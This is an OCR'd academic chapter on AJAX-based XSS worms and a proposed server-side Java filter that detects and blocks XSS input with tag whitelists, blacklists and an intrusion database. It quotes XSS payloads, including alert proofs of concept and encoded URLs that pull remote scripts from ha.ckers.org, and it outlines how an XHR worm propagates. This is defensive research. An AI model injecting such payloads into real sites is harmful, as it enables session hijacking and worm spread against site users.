A research report from WebCohort's Application Defense Center states that 80% [146] of the web applications are vulnerable to XSS attacks. Application worm takes advantage of these XSS vulnerabilities for self-replication. The attack involves three primary parties, the malicious payload, the browser (victim), and the vulnerable web pages in the web server. Web developers are using the combination of web technologies to provide user friendly web pages and to use the bandwidth effectively. Implementation of such new technologies increases the vulnerability of the web applications for XSS attacks. AJAX is one such web technology that provides wider scope for increased attacks [159-165].

AJAX has got the features that help the hackers to produce the payload that can affect the web server and the web application users.

The literature survey indicates that hackers bypass the security mechanisms laid out for the web application by trial and error method. New evasive mechanisms are found every day. To prevent such activities, the application level intrusion detection system becomes necessary. Hence this solution is applicable to the scenarios where:

1. There is a need to detect the intrusions to block application worms.
2. The security mechanisms protect the web application from zero-day attacks.
3. Service availability.

## 6.2 AJAX based application worms

AJAX is a term coined by Jesse James Garrett during 2005[159]. AJAX stands for **A**synchronous **J**ava**S**cript **a**nd **X**ML [144,145]. AJAX allows a web application to send and receive data via a XML HTTP request - with no page refreshing. AJAX includes AJAX-based client, which contains page-specific control logic embedded as JavaScript technology. The page interacts with the JavaScript, based on events, such as a loading document, a mouse click, mouse over on links or focus changes etc. [161-167].

For propagation, a JavaScript needs to read the web page content, when loaded in the client browser. Worms can affect users thru web applications like mail, community/social web sites that give access to the user details. For example, to access the mail box or a social networking site, the user logs in to the web application. When the mailbox is accessed or the social networking web page is accessed by the user, it displays the user id, their contact list etc in the web page. Assume the hacker lured the user to access the hacker's web page by some means via an email or by sending a message to the user. When the user accesses the hacker's web page, the malicious code in the hacker's web page gets executed without the knowledge of the user. The malicious code reads the details available in the user's web page and attaches the vulnerable code not only to the

user but also in the contact list of the user and hence propagates asynchronously.

Asynchronous GET and POST is possible through AJAX-XMLHttpRequest (XHR) object, which is essential for the application worms to attach it to the web pages and modify the functionality based on the input provided by the hacker [168-169]. There are two methods of XHR object that are used to get the data and post the data to the server. The methods 'Open' and 'Send' are used for Asynchronous Get and Post operations.

- Open – The parameters of this method are, 'get or Post', URL of the web application, 'boolean flag' to indicate the asynchronous or synchronous communication.
- Send - This is used to Post the data to the server.

Let us consider the following code which is used to read the parameters of the web page that is residing on the server through the script executed at the client side browser. In the following code, http_request is an object of XMLHttpRequest object.

```
http_request.open ('GET', 'http: //www.someUrl/somefile.xml', true);

http_request.send(null);
```

The following code is used to post data to the web application.

```
http_request.open("post", "www.someUrl/somefile.jsp", true);
http_request.send("value1");
```

Now let us consider a hacker 'A' who gives the above JavaScript function as an input through the input control of the web page. The code is stored in the database as a data associated with hacker's user id. Let us consider the scenario of the genuine user 'B', who accesses the web page that contains the JavaScript of 'A'. When the user accesses the web page of 'A', the JavaScript is executed and since it can read the parameters of the current page, it can get the user id and can attach the JavaScript to the genuine user by executing the post command described above. This process takes place without the knowledge of the user, as the functionality is built into the script functions. The rest of

the users of the application who visit the hacker's web page and then when they visit the genuine user's web pages will also be affected by the worm and thus it propagates exponentially.

## 6.3 Damage caused by application worms

Web servers have two resources.

- Processing resources (CPU/RAM)
- Bandwidth resources.

Since the worm can generate the requests in the background through the browsers asynchronously, it can affect both the resources listed above and bring doWm the server. Most web servers can handle several hundred concurrent users under normal circumstance. But using the worm, a single attacker can generate enough traffic to swamp the web application. Though load balancer would be used to distribute the requests, it will be difficult for the load balancer to manage the distribution of requests, since the number of requests increases as the worm propagates. Thus, the exponential growth of worm propagation brings doWm the server ultimately.

Propagation of persistent XSS attacks is horizontal, implying it can affect only those users who click the hacker's link that enables the script execution. But in this case, the application worm propagation is both horizontal and vertical, meaning that the user as he or she is affected - the moment he/she visits that web page where the hackers code is attached, without doing any operation as discussed in section 6.2. Further, if other users visit the victim's web page they are also affected by the malicious code as it is attached to the user's web page by the hacker. The following figure 17 explains the exponential growth of web application worm.

Worms can also do malicious activities like locking the users' credentials by generating fake requests on behalf of the user. Most web servers can handle several hundred concurrent users under normal circumstance. But using the worm, a single attacker can

generate enough traffic to swamp many applications. Though load balancers are used to distribute the requests, in such situations the number of requests increase beyond the capacity of the load balancer. . Thus, the exponential growth of worm propagation brings doWm the server ultimately.




Figure 17: Exponential Growth of Worms

## 6.4. Challenges in preventing XSS attacks and Application worms

Application worms are not operating system dependent and hence single patch cannot be applied for web application worms. It is because each application worm is specifically written for a web application using the XSS vulnerability of that web application.

Establishing a comprehensive security solution for web application worms becomes complicated due to the following reasons:

1. There are quite a few tags that are allowed in web applications for formatting the text. Hence, simple filtering mechanisms of the tags will not help in protecting those web applications from XSS attacks.
2. Application worms arise due to coding issues. The coding vulnerabilities vary from site to site and there is no single patch available to fix all the XSS vulnerabilities.

3. New evading mechanisms are found by the hackers every day.

4. Web pages are not static. To increase the number of users, web application developers change the content of the application every day without concern for security mechanisms.

5. The entry points of the vulnerable XSS web applications can be found using automated tools inclusive of Google [170].

Application worms' potential has been realized during October 2005 [171-172], after the hack in Myspace site by the hacker called Samy. Application worms started to evolve during the end of 2005, and within a year it reached a rank within top 10 of web hacks 2006 [173-174], published by Jeremiah Grossman founder and Chief Technology Officer of WhiteHat Security. The other famous sites affected by the application worms are Yahoo, Orkut – developed by Google group, MySpace and Xanga [175-179].

Researchers have already warned on these new threats [180-182] that these will become worse as it can lead to Denial of Service attacks. Further AJAX sends multiple requests instead of one for each page by design, which demands more processing power. This demands an efficient approach that is configurable, maintainable, and flexible to support tags in the input while addressing the XSS vulnerabilities to prevent worms.

The server side solutions proposed by earlier researches have the following limitations:

- When a new threat is introduced the new solution needs to be developed and incorporated in the existing web pages.
- As security mechanisms are tightly coupled with the web application, whenever a web page is introduced, the security mechanisms should also be added to the web page and tested for its complete functionality. This results in additional cost and efforts in maintaining the web application.
- Each and every entry point in the web mechanisms application should be knoWm

to the security administrator to implement the security [183].

- All earlier research solutions are prone to zero-day attacks.

The proposed new server based solution overcomes the above difficulties with the following features.

- Configurable attack vectors and object implementation procedure for XSS vulnerabilities are introduced at the server level and hence the existing web pages need not be modified for new threats.
- There is a need to separate out the security mechanisms and to decouple the pages from business logic as the overhead is high towards scalability and maintainability.
- Detects XSS attempts and further blocks the hacking attempts by a rule based approach.
- Security administrators are expected to know the entry points of all the programs and the input controls embedded within the input form. It is humanly not possible to maintain several applications knowing all the entries of a web application, considering the number of web pages in a web application. The solution eliminates the need of knowing the entry points and reduces the over head.
- This approach protects the web application from zero-day attacks.

In the literature zero-day attack is defined as an exploit that takes advantage of a newly discovered hole in a program or operating system before the software developer has made the fix available [184-188]. Vulnerability or security gaps in software component once discovered by researchers are announced to the developers and companies work at the earliest on appropriate patches to fix the vulnerability. Either these fixes, patches from the original software vendors or signatures that identify threats are then quickly distributed. Research data show zero-day exploits are increasing from 2006 as it takes few days for the patch to be implemented to fix the vulnerability.

In the literature, a model that denies all transactions by default, but uses rules to allow only those transactions that are knoWm to be safe is defined as a positive security model. In negative security model all transactions are allowed by default. Only those transactions that contain attacks are rejected. Our research aims to combine the positive and negative security model to reduce the processing time. This research takes advantage of behavior based anomaly detection [189-192] and Signature based threat detection on the server side to secure the web application. Any deviation from the allowed tags and attributes for the web application is flagged as a potential attack. This is referred as a positive security model because it seeks only to identify all "knoWm good" behavior and assumes that everything else is bad. Behavior anomaly detection has the potential to detect attacks of all kind, including "unknoWm" attacks on any web application. The signature based model is also called as a negative based security model and it checks for the knoWm threats.

Since the approach checks for positive behavior [193-197], it handles zero-day attacks also. All the applications built on signature based approach is vulnerable to zero-day attacks as it takes time to release a patch once the vulnerability is detected. Recent research surveys show that there is an increase in the zero-day attacks since 2006 [198]. This demands an efficient approach on the server side, and we have combined the advantages of both the approaches, implemented the approach using XML in Java, and tested for its effectiveness on a banking application on the server side. The approach is promising and is found very effective compared to the earlier approaches.

Further this work validates the input for its vulnerability, and if found vulnerable, protective or blocking mechanisms are applied which is described below. This approach combines the positive and negative security models to optimize the protective measures.

We have carefully evaluated the already developed solutions with the existing tools like PHP Input Filter [199], HTML_Safe[200], StripTags [201], Kses[202], Safe HTML Checker [203], and HTML Purifier [206] and have developed a thread based server side

solution for detection and prevention of XSS. The model developed is implemented and tested on a banking web application. Also, it is tested with the data of around 2200 XSS vulnerable inputs collected from research sites, white hat and black hat sites. The model developed and the test results are also presented in this chapter. During the process of testing more than 100 variants of XSS attacks are found.

## 6.5 Solution Procedure and the model developed

The security of a computer system is compromised when an intrusion takes place. An intrusion can be defined [204, 205] as 'any set of actions that attempt to compromise the integrity, confidentiality or availability of a resource'. In the literature, a model that denies all transactions by default, but uses rules to allow only those transactions that are knoWm to be safe is defined as positive security model. In negative security model all transactions are allowed by default. Only those transactions that contain attacks are rejected. Our approach aims to combine the positive security model and negative security model to reduce the processing time and to detect the XSS attempts to block the intrusions. The proposed solution comprises of five components namely analyzer, parser, thread controller, tag clusters and intrusion detection engine. This section describes the functionality of each component and the interactions between them.

### 6.5.1 Analyzer

When the input is entered in a web page and submitted by the user for processing in a web application, the analyzer is called to initiate the actions. When hacking attempts are made by the hacker, his details like IP, user id and session details are created in intrusion database (IDB) by the component called thread controller, which is described, in section 6.5.3. Analyzer checks whether there are any entries present in IDB for the user when input is submitted in the web application. If exists, analyzer redirects the user to the error page. Three statuses are defined namely notice, warning and blocked. The detailed description about the statuses and the corresponding actions are described in section 6.5.3 If the user id is not present in IDB, then the input is diagnosed for special character

existence. If special characters exist then the input is sent to the parser component, which is described below, for further processing to check whether the input is vulnerable. Otherwise the request is sent to the appropriate web page.

### 6.5.2 Parser

When there are special characters exist in the input, then the input is parsed to separate out the tags, its attributes, and the values. Later this is compared to the allowed tags, its attributes, and the data type of the tags in the web application. Parser breaks the input into multiple tokens such as tag, attribute, and its value for each tag present in the input. The parsed input is stored in the vector object and is passed to the thread controller to check whether the input is tainted or untainted. Consider the following input that is sent to the parser.

*<IMG SRC="JavaScript:alert('XSS');">*

Parser would break the above input to Img, Src, and *JavaScript: alert ('XSS');*. This is stored in a vector object as a single element and passed to the thread controller component for further verification.

### 6.5.3 Thread controller

The thread controller is called by the parser when there are special characters like '<' or '>' exist in the input and parser sends the vector object as a parameter which is described above, to thread controller component. In the literature thread is defined as "lightweight *process* that provides a mean to divide the main flow of control into multiple, concurrently executing flows of control". The proposed solution takes advantage of threads. The authors have formulated the solution of optimizing the process speed with the usage of threads and divided the functionality with respect to XSS in terms of tag clusters as described below. Further, these clusters used to detect the threats by this modularized approach. The thread controller creates three threads to process the conditions defined in section 6.5.3.1 to assess whether the input is vulnerable.

#### 6.5.3.1 Tag Clusters

Tag clusters are defined to achieve the modularized approach mentioned above. The conditions mentioned in this section are processed simultaneously by the threads created by the thread controller to reduce the overall processing time to identify the vulnerability.

Cluster is a term defined by the authors in this context refers the HTML tags and attributes. The clusters are categorized based on the functionality of the tags and attributes. For instance, if a tag is used to execute, the script is then categorized under black listed cluster.

##### 6.5.3.1.1. White listed cluster

There are several web applications in which the tags are allowed in the input for formatting the user's input. In the authors approach, the allowed tags and its attributes are categorized under white listed cluster. The following is an example of white listed tag:
Some Text

##### 6.5.3.1.2 Black Listed Cluster

The tags and attributes that makes the application vulnerable for XSS attacks are categorized under black listed luster. These tags, if present in the input should not be processed by the browser and it should not be stored in the database by the web application. This formulates the problem of negative security model. The following is an example of black listed tag:
<Script>alert('XSS')</ Script >
By using the black listed cluster, the system detects XSS hacking attempts.

The tags that can also be used to inject JavaScript functions and as well as for the genuine functionality of the web application are also categorized under this cluster. Few tags that are included in this cluster needs to be checked for its attribute's value's vulnerability. For example, the image tag can contain a script as shoWm as follows:

*<IMG SRC="JavaScript:alert('XSS');">*

Hence, the SRC attribute should be checked for the value it contains to identify the vulnerability. So an object is implemented to check the whether the value contains the picture format or does it point a JavaScript function. Such tags, categorized under this category, have a corresponding object implementation to see whether the tag is vulnerable as mentioned earlier. This is because with the presence of the tag alone, the input cannot be decided as untainted.

After the execution of the object implementation for the tags present in input, it is concluded as tainted or untainted. It should be noted that not all tags in this cluster will have object implementation. For instance the Font tag content is not executed as a script by the web browser. Hence it need not be checked through object implementation. In such cases, the XML structure given in table 21, for object implementation will have the value none for these tags.

The following section describes the conditions used to determine vulnerability of the input provided by the user. These conditions are executed by the threads created by the thread controller.

Hypothesis to decide the input is tainted or untainted:

The following definitions are made to identify the tainted or untainted input.

Let I= $\{I_1, I_2, I_3 \ldots I_n\}$ be a finite set of tags in the input, provided by the user.

Let W = $\{W_1, W_2, W_3 \ldots W_m\}$ be the finite set of White listed tags.

$\{MS_1, MS_2, MS_3 \ldots MS_k\}$ be the corresponding set of security classes for the tag Wi to identify the attribute or the value of the tag content to determine whether the input provided is malicious.

Let B = $\{B_1, B_2, B_3 \ldots B_j\}$ be the finite set of black listed tags.

Untainted Condition is defined as follows:

*1. Ii is untainted, if it is a subset of {$W_1$, $W_2$, $W_3$... Wm} where* $I_i$ *is the tag in the input and*

*2.* $I_i$ *is untainted, when* $I_i$ *disjoints with {*$B_1$, $B_2$, $B_3$... $B_j$*}.*

Tainted Condition is defined as follows:

1. *If Ii is not a subset of Wi then it is concluded as tainted,*
2. *If Ii is a subset of Bi then it is concluded as tainted and*
3. *If Ii is a part of malleable tags and if security classes identify the input attribute as malicious, then the input is concluded as tainted.*

Malleable tags are defined as the tags, which cannot be categorized under either the white listed tags or the black listed tags, where the input tag's attribute's value need to be checked extensively using multiple security classes based on the mapping defined in the XML files.

The above two conditions are processed by the threads described in this framework. Thread controller creates two threads and passes the input in the form of a vector object created by the parser to those thread classes. Each thread will process the input to check the conditions listed above i.e. White listed thread will check for the following condition:
*Ii is untainted, if it is a subset of {*$W_1$, $W_2$, $W_3$... Wm*} where Ii is the input tag.*
*But if security classes identify the input value as malicious, then the input is concluded as tainted.*

Black listed thread process will check for the following condition:
*If Ii is a subset of Bi then it is concluded as tainted.*

While processing the input, if the black listed thread or the white listed thread finds the input as vulnerable, then it sends the status of the input for vulnerability as 'yes' to the thread controller component. The thread controller then interrupts the other thread to stop the processing. The following details are sent to the IDB, so as to prevent further attacks by the hacker:

Table 19: Parameters stored in Intrusion Database

| Parameter | Description of the parameter |
|---|---|
| User id | User id of the user who attempted to hack the server |
| Session Id | Session id of the user. |
| Attempted URL | The URL in which the vulnerable input is passed. |
| Input parameter | Input data provided by the hacker. |
| IP | Hack originating IP. |
| Attempted Time | The date and time at which of the vulnerable input is sent to the web application. |
| Category | There are 3 categories defined by the authors, Notice, Warning and Block states, which are explained in Intrusion detection engine section. |

The entries made by the thread controller are read by the analyzer mentioned in section 6.5.1 to redirect the user to the error page.

#### 6.5.3.1.3 Approach to reduce false positives

To reduce the false positives, one more status is introduced by the authors, namely, 'intermediary', in addition to 'Yes' and 'No' statuses for vulnerability which is explained

in the previous section. If a tag or tag's attribute is not in white listed cluster or in black listed cluster then the user is redirected to the error page, but the users credentials will not be logged in intrusion database. This is because the input could be either vulnerable or non vulnerable and hence to reduce the false positives, user's details are not logged in IDB. The input and the details of the user are logged in a separate file for the security administrators to go through the tag's functionality and to include it either in white list or in black list to reduce the false positive or false negative as applicable.

As can be observed the output of white listed thread and black listed thread process is mutually exclusive. This means if white listed thread returns the status as 'No' for the input indicating it is a untainted input, then the status of black listed thread cannot return the status as 'yes' for vulnerability. Hence if one of the thread returns the status as 'yes' for vulnerability then the other thread is interrupted to stop further processing. If white listed thread process sends the process output as 'No" for vulnerability then the black listed thread process is interrupted as the conditions are mutually exclusive. Thus the processing time is reduced, since the approach does not continue the processing for all the tags when vulnerability is found in the input. If the input is not vulnerable, then the analyzer redirects the user to the corresponding web page requested. The following table describes the thread process output and the corresponding actions carried out by the thread controller process.

When the black listed thread or white listed thread completes the process and send the status as 'yes' for vulnerability then the users actions are assessed to see whether any continuous hacking attempts are made. If number of attempts attempted by the hacker in a defined time exceeds a time limit set by the security administrator then depending upon the rule, the user's credentials are transformed to next state as described below.

Thread controller adopts a rule based approach when a malicious attempt is recognized by the system to stop the hacker by using various evading mechanisms to bypass the

security mechanisms implemented in the web application. The following section, intrusion detection engine explains the rule based approach.

### 6.5.4 Intrusion Detection Engine

Firewalls cannot detect the application layers' attacks to block them. To block the intrusions or the hacking attempts in a web application, the malicious attempts need to be identified and discover the relationship among them to deploy effective blocking mechanisms. In our approach, the attempts are logged in a database. At any instance of time the state of the malicious attempt, in our approach is defined in terms of the number of hacking attempts made in a defined interval and based on the harm it causes to the system. We propose three states for effective and efficient blocking mechanisms. The rule defined for state transition from one state to another is defined as follows:

"*If n attempts are made in m frequency, transit the state of user's credentials from current state to the next state till the last state"*. In our case it is *from Notice to Warning or from Warning to Blocked* and the states are described in Figure 18.




Figure 18: State transitions of Intrusion Detection Engine.

#### 6.5.4.1 Notice

If the hacking attempts initiated by the hacker are very low in numbers, then the hacking attempts are put in this state.

#### 6.5.4.2 Warning

This indicates that continuous attempts are being made based on the number of attempts and if it exceed a certain limitation set by the system administrator, then the user's credentials are transitioned to this state. This state indicates that it is a warning to the system's availability.

#### 6.5.4.3 Block

This state indicates that the action is a threat to the system availability and hence needs high attention. There are two ways in which the user's credentials can be put in this state.

- If a dreadful malicious signature is found in the input, then the user's credentials are placed in the 'blocked state' directly instead of transformation from notice to warning and from warning to block. For instance if getXMLHTTPObject() is found within a function of a request, then it is identified as a threat as it propagates the worm. Hence the user's details are put under the 'blocked' state directly and the corresponding blocking mechanisms are applied.
- If the number of hacking attempts made by the hacker crosses the limit set by the security administrator, then the user's credentials are transferred to this state to be handled by different action mechanisms as described below.

The below section describes the blocking mechanisms proposed for the states described above:

## 6.6 Blocking mechanisms

The authors have come up with the following proposed blocking actions when the user's credentials are either in notice or in warning or in blocked state. The essential blocking mechanism for warning or notice is to block the user's access to web application for a defined period of time. There are four levels of blocking proposed, namely user level blocking, URL blocking, IP blocking and session blocking. The blocking levels are mapped with the states and the blocking mechanisms as described in the section.

Table 20: Blocking mechanisms for the defined states

| Blocking Level | Blocking mechanisms | Intrusion State |
|---|---|---|

| | | |
|---|---|---|
| User level blocking | • The User id is blocked for the defined period from accessing the web application. | Warning |
| | • User id is blocked permanently due to the malicious attempts made. | Block |
| URL Blocking | • Block the IP from accessing the particular page for a defined period of time. | Warning |
| | • User id is blocked from accessing the particular web page for a defined period of time. | Warning |
| IP Blocking | • Block all the requests from the IP for the defined period. | Warning |
| Session Blocking | Clear the current session of the user and redirect to the error page. User id will not be blocked. | Notice |

To reduce the input processing time, a scheduled job has been written in the database to run in a defined interval. This reads the time limit set by the administrator to block the ids for a defined period of time. The time of last hacking attempt made by the user and the time duration limit set by the administrator is added to compare with the current time to allow or deny the user to access web application. For example if 2 hours is the time limit set by the administrator to block the user from accessing the web application from the time of last hacking attempt.

When scheduled job runs, it will add the 2 hours to the last hacking attempt made by the hacker and compare it with the current time. If the current time is greater than the last hacking attempt made plus the limitation set by the administrator then the entries are

removed from the table and moved to history. The user's input will then be processed by the analyzer component and will be passed on either to the parser component or to the web application based on the special characters in the input. The solution procedure is explained in Figure 19.




Figure 19: Flow of input through the components

## 6.7 Implementation

### 6.7.1 Technical details of implementation

The proposed solution is implemented using JSP/Servlets in JBoss open source server. The solution is tested in around 2200 vulnerable inputs found in various research sites, white hat hackers and black hat hackers' site. 100 variants of XSS attacks are found during the process of testing.

#### 6.7.1.1 Server Configuration

The following entries are made in struts framework's web.xml file to redirect the HTTP requests to the class, analyzer. Analyzer is the class in which the special characters diagnosis is implemented. The configuration is as follows:

```
<filter>
   <filter-name>struts-Analyzer</filter-name>
<filter-class>org.apache.struts2.dispatcher.Analyzer
</filter-class>
</filter>
<filter-mapping>
   <filter-name>struts- Analyzer </filter-name>
   <url-pattern>*.do</url-pattern>
</filter-mapping>
```

#### 6.7.1.2 Regular expression pattern

The following is the snippet of code used in analyzer to diagnose the input for special characters:

```
public static final String REGEX = "(<[a-zA-Z][^<>]*>)|( <>]*>)";
private static final Pattern HTML_PATTERN = Pattern.compile(REGEX);
```

As could be seen in the above snippet, regular expression is used for diagnosis of special characters and if special characters are found, it is passed on to the parser. For implementation purposes, the StringTokenizer class in Java is used in the parser class, which is described in section 6.5.2. Parser class calls the thread controller class in a loop, as there could be other nested tags within the input. The following is an example for the nested input:

<scr<b><untainted input>ipt>

For every opening special character '<', the corresponding closing special character is considered as end of the tag. Tags and its respective attributes are stored in a vector object by the parser. In our example, though the first special character '<' exists for scr tag, it is followed by the same special character for the tag <b> and hence the tag, <scr will not be considered in the first iteration. The vector object is sent to the thread controller class to check the vulnerability and removed from the input for further processing. The tags that are sent in the first iteration are given below:

<b>

<untainted input>

In the next iteration, the input to the thread controller class is <script>. The <Script> tag is identified as a vulnerable tag in black listed XML. Hence, the black listed thread stops processing, and returns 'yes' for vulnerability. Then white listed thread is interrupted by the thread controller to stop processing the input further. This status is returned to the analyzer where the user is redirected to the error page.

When the parser calls the thread controller class, the thread controller class uses the following pseudo code to initiate the threads and passes the vector object as input to the threads for processing. All the thread classes extends Runnable interface in Java.

```
WhiteListedThread whiteListedThread= new WhiteListedThread(input);
BlackListedThread blackListedThread= new BlackListedThread(input);
```

The above threads uses the following structure of XML described in table 21:

Table 21: Sample Structure of the Tag Clusters

| White listed cluster XML Structure | Black listed cluster XML Structure |
|---|---|
| <WhiteList><br><TagCluster><br><Tag><br><TagName>someTag</TagName><br><attributeName>attributeName</attributeName><br><attributeName>attributeName</attributeName><br><br><ClassName>someClassName</ClassName><br></Tag><br><Tag><br><TagName>someTag</TagName><br><attributeName><br>attributeName</attributeName><br><ClassName>someClassName</ClassName><br></Tag><br></TagCluster><br></WhiteList> | < BlackListedTag ><br><TagOrEvent>Tag name</TagOrEvent><br><attribute> Attribute<br><value>Data type</value><br></attribute><br></BlackListedTag > |

The excerpts of black listed XML, white listed XML and malleable XML is given in Table 22 with the description.

Table 22: Excerpt of black listed XML tags

| HTML Tag | Description |
|---|---|
| <script> | Adds a script that is to be used in the document. |
| <object> | Places an object (such as an applet, media file, etc.) on a document. |
| <applet> | Used to place a Java applet on a document. |
| <img> | Tag used to point to an image. |

Table 23: Excerpt of white listed XML tags

| HTML Tag | Description |
|---|---|
| <ol> | The <ol> tag defines the start of an ordered list. |
| <ul> | The <ul> tag defines an unordered list. |
| <li> | The <li> tag defines the start of a list item. |

The constructor in each of the thread class calls the run method that executes the defined functionality described in the tag clusters section 6.5.3.1. The following pseudo code has been implemented for interrupting the threads in the thread controller:

If (!whiteListedThreadStatus.equals(null) || (!blackListedThreadStatus.equals(null) then,
If blackListedThreadStatus.equals("true") (indication of vulnerable input)
    whiteListedThread.t.interrupt();
Like wise the input sanctity has been checked by the threads and the other thread is interrupted if found vulnerable.

## 6.8 Evaluation of the approach

We have adopted two approaches to test our solution. First, the solution is applied on a banking web application and tested for its performance with and without the thread based approach.

The non thread based approach is sequential, i.e. first the input is checked for vulnerability with the white listed tags, followed by black listed tags and finally malleable tags are checked which is similar to the earlier research solutions.

The proposed solution has been tested with 6000 malicious inputs and 5000 non vulnerable. The average time has been taken for 10 cycles of execution of each approach and the results are presented in table 24. The average time is taken because there are minor variations found in the time of completion of each run as thread execution depends on the operating system, and the other processes that run in the machine during the process of testing.

### 6.8.1 Performance details

The performance has been observed by logging the time of the thread controller process before it initiates the threads for processing and after the status is received from the threads. The approach is tested in a Pentium 4, 512 MB RAM and 1.69GHz.machine.
Though the vulnerable inputs collected are around 2200, the authors increased the data by deriving the combinations of vulnerability for the remaining 4000 vulnerable inputs to test the performance speed of the proposed approach. The approach is also tested by a random generator program that picks the vulnerable and non vulnerable inputs from a file of about 6000 inputs for an average of 10 runs and the results are presented in Table 24.

Table 24: Test results

| | Vulnerable input processing time in milliseconds to process 6000 vulnerable inputs | Non vulnerable input processing time in milliseconds to process 6000 inputs with white listed tags | Random generator program test for 6000 inputs, represented in milliseconds. |
|---|---|---|---|
| Thread based approach after applying the security mechanisms | 2500 | 1400 | 1890 |
| Without the security mechanisms | 2000 | 1000 | 1500 |

As can be observed, to process a single request, the thread based approach takes on an average of .07 milliseconds which is higher than the original web application input processing without the security mechanisms in place. This is due to the security mechanisms implementation on the web application, but the percentage of increase in processing is very low.

Around 2500 lines of code have been developed to prove this server side solution effectiveness. It has been tested on a live banking application and the results are verified.

The authors have done an extensive research and have collected around 2200 vulnerable web sites where the proof of script code has been given by the hackers for the vulnerability of those sites. Observation of percentage of vulnerable tags occurrence in the input of those sites is presented in table 25 .

The script based attacks are 65.8% followed by the event based attacks which is 15.8%. Based on this the vulnerable tags in black listed XML are sorted in the same order of tag occurrence, to reduce the processing time and to find out the vulnerability in few iterations.

Table 25:Categorized survey results

| XSS Attack | Example | Percentage |
|---|---|---|
| Script tag based Attacks | http://www.sample.com/web/res_text?q=%22%3E<script>alert('XSS') <\script> | 65.8% |
| Script Event based attacks | http:// www.sample.com /browse/<BODY%20onload=alert(%22XSS%22)%3E | 15.3% |
| Frame tag based | http:// www.sample.com /search/index.php?as=1&st=1&rf=1&rq=0&col=mwmcc&oqsecrets=url%3Asecrets+&dt=ba&ady=21&amo=9&ayr=2005&bdy=21&bmo=9&byr=2006&qt=<iframe+src%3Dhttp%3A%2F%2Fha.ckers.org%2Fscriptlet.html+<&nh=10&Search=Search+Again | 10.5% |
| Style tag based | http:// www.sample.com /JobSeeker/Jobs/JobResults.aspx?S%3Asbkw=%22+style%3D-moz-binding%3Aurl%28http%3A%2F%2Fha.ckers.org%2Fxssmoz.xml%23xss%29+&S%3Asbcn=&S%3Asbsn=ALL&S%3Asbfr=30&S%3Asbsbmt=Search&cbsid=fa120e683b24470a9976bd14e5936ce9-212245906- | 8.4% |

| | | |
|---|---|---|
